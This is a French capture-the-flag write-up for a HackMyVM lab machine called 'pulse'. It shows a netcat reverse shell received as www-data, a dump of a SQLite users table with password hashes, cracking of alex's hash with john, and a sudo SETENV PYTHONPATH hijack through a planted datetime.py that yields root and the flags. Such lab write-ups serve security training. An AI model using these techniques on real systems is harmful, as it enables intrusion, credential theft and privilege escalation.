
pour le reverse shell nous allons essayer de convertir les mot clé interdit en hexadécimal ou bien de les concaténer pour contourner le filtre

notre commande a été exécuter avec succès
exploitation - Reverse shell
1
2
3
4
5
6
┌──(d4fl0n㉿kali)-[~/Tools/GitTools/Dumper]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.105] 40344
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
** shell interactive
1
2
3
www-data@pulse:~/monitor$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@pulse:~/monitor$
Exploitation - utilisateur system
1
2
3
4
5
www-data@pulse:~/monitor$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
alex:x:1001:1001::/home/alex:/bin/bash
www-data@pulse:~/monitor$
dans le fichier de config.py nous avons le chemin d’une base de donnes, nous allons explorer cette piste
1
2
3
4
www-data@pulse:~/monitor$ cd /opt/pulse/data/
www-data@pulse:/opt/pulse/data$ ls
users.db
www-data@pulse:/opt/pulse/data$
** Exploitation de la base de donnes
1
2
3
4
5
6
7
8
9
10
www-data@pulse:/opt/pulse/data$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
system_metrics  users
sqlite> select * from users;
1|admin|admin@pulse.hmv|Platform Director|$6$pulse$9QxK2vM3b1P4zY8nL0eW7tD5rA2sC6fG1hJ3kL5mN7pQ9rT1vW3xY5z0b2d4f6h8|2026-09-10 10:10:46
2|alex|alex@pulse.hmv|Lead Infrastructure Engineer|$6$pulse$A0zjfe.Tf.0/0cJ6usQ/5FQMcTJJ5uADzhShund6hYEke.QqiWn7U5vAYbjc2exfZXGmHrrJTukBURkCqrjOk1|2026-09-10 10:10:46
3|operator|operator@pulse.hmv|Tier-1 NOC Specialist|$6$pulse$H5kL9mP2qR4tV6wX8zA1cE3gI5kM7oQ9sU1wY3b5d7f9h1j3l5n7p9r1t3v5|2026-09-10 10:10:46
sqlite>
nous avons le hash de l’utilisateur alex, nous récupérons le type de hash et passons de cassage du hash
1
2
3
4
┌──(d4fl0n㉿kali)-[~/HackMyvm]
└─$ hashid '$6$pulse$A0zjfe.Tf.0/0cJ6usQ/5FQMcTJJ5uADzhShund6hYEke.QqiWn7U5vAYbjc2exfZXGmHrrJTukBURkCqrjOk1'
Analyzing '$6$pulse$A0zjfe.Tf.0/0cJ6usQ/5FQMcTJJ5uADzhShund6hYEke.QqiWn7U5vAYbjc2exfZXGmHrrJTukBURkCqrjOk1'
[+] SHA-512 Crypt
1
2
3
4
5
6
7
8
9
10
11
12
13
──(d4fl0n㉿kali)-[~/HackMyvm]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
starlight        (?)
1g 0:00:00:01 DONE (2026-10-14 07:12) 0.8474g/s 1301p/s 1301c/s 1301C/s 753951..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
identifiant
1
alex:starlight
essayons de se connecter au compte de alex
1
2
3
4
5
www-data@pulse:/opt/pulse/data$ su alex
Password:
alex@pulse:/opt/pulse/data$ id
uid=1001(alex) gid=1001(alex) groups=1001(alex)
alex@pulse:/opt/pulse/data$
Exploitation- sudo -l
1
2
3
4
alex@pulse:/opt/pulse/data$ sudo -l
User alex may run the following commands on pulse:
    (ALL : ALL) SETENV: NOPASSWD: /usr/local/bin/pulse-audit
alex@pulse:/opt/pulse/data$
nous avons le SETENV défini sur notre programme, donc nous allons faire PYTHONPATH pour l’escalade de privilège au compte root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
alex@pulse:~$ cat /usr/local/bin/pulse-audit
#!/usr/bin/env python3
import os
import sys
import json
import subprocess
import datetime

BANNER = """
======================================================
   Pulse Infrastructure Automated Security Auditor
   Version 1.8.2-enterprise
======================================================
"""

def main():
    print(BANNER)
    config_path = os.environ.get("PULSE_CONFIG", "/etc/pulse/audit_rules.json")
    print(f"[*] Loading audit profile from: {config_path}")

    if not os.path.isfile(config_path):
        print(f"[!] Error: Configuration file '{config_path}' not found.")
        sys.exit(1)

    try:
        with open(config_path, "r") as f:
            cfg = json.load(f)
    except Exception as e:
        print(f"[!] Error parsing configuration: {e}")
        sys.exit(1)

    policy = cfg.get("policy_name", "Standard-Baseline-Audit")
    print(f"[+] Active Audit Policy: {policy}")

    # Execute optional pre-audit initialization routine
    if "pre_audit_cmd" in cfg and cfg["pre_audit_cmd"]:
        print(f"[*] Executing pre-audit routine: {cfg['pre_audit_cmd']}")
        try:
            subprocess.run(cfg["pre_audit_cmd"], shell=True)
        except Exception as e:
            print(f"[!] Pre-audit task error: {e}")

    # Simulated system checks
    print("[*] Verifying critical service health...")
    services = cfg.get("monitored_services", ["nginx", "ssh", "pulse-monitor"])
    for svc in services:
        res = subprocess.run(["systemctl", "is-active", svc], capture_output=True, text=True)
        status = "ACTIVE (OK)" if res.returncode == 0 else "INACTIVE/FAILED"
        print(f"    - Service {svc:<15}: {status}")

    # Execute post-audit hooks
    if "post_audit_cmd" in cfg and cfg["post_audit_cmd"]:
        print(f"[*] Executing post-audit routine: {cfg['post_audit_cmd']}")
        try:
            subprocess.run(cfg["post_audit_cmd"], shell=True)
        except Exception as e:
            print(f"[!] Post-audit task error: {e}")

    print(f"\n[+] Audit scan completed successfully at {datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S')}")

if __name__ == "__main__":
    main()
1
2
3
4
5
import os
import sys
import json
import subprocess
import datetime
nous allons utiliser 1 de ses librairie python pour faire du PYTHONPATH
1
2
alex@pulse:~$ echo 'import os; os.system("/bin/bash")' > /tmp/datetime.py
alex@pulse:~$
1
2
3
4
alex@pulse:~$ sudo PYTHONPATH=/tmp /usr/local/bin/pulse-audit
root@pulse:/home/alex# id
uid=0(root) gid=0(root) groups=0(root)
root@pulse:/home/alex#
Root
nous somme root maintenant nous allons lire le flag
1
2
3
4
root@pulse:/home/alex# cat /home/alex/user.txt /root/root.txt
HMV{9b3f41c7e2a84d60b5e9f1a23c8e715d}
HMV{4d2c88f7b301e5a96c147289d038fa42}
root@pulse:/home/alex#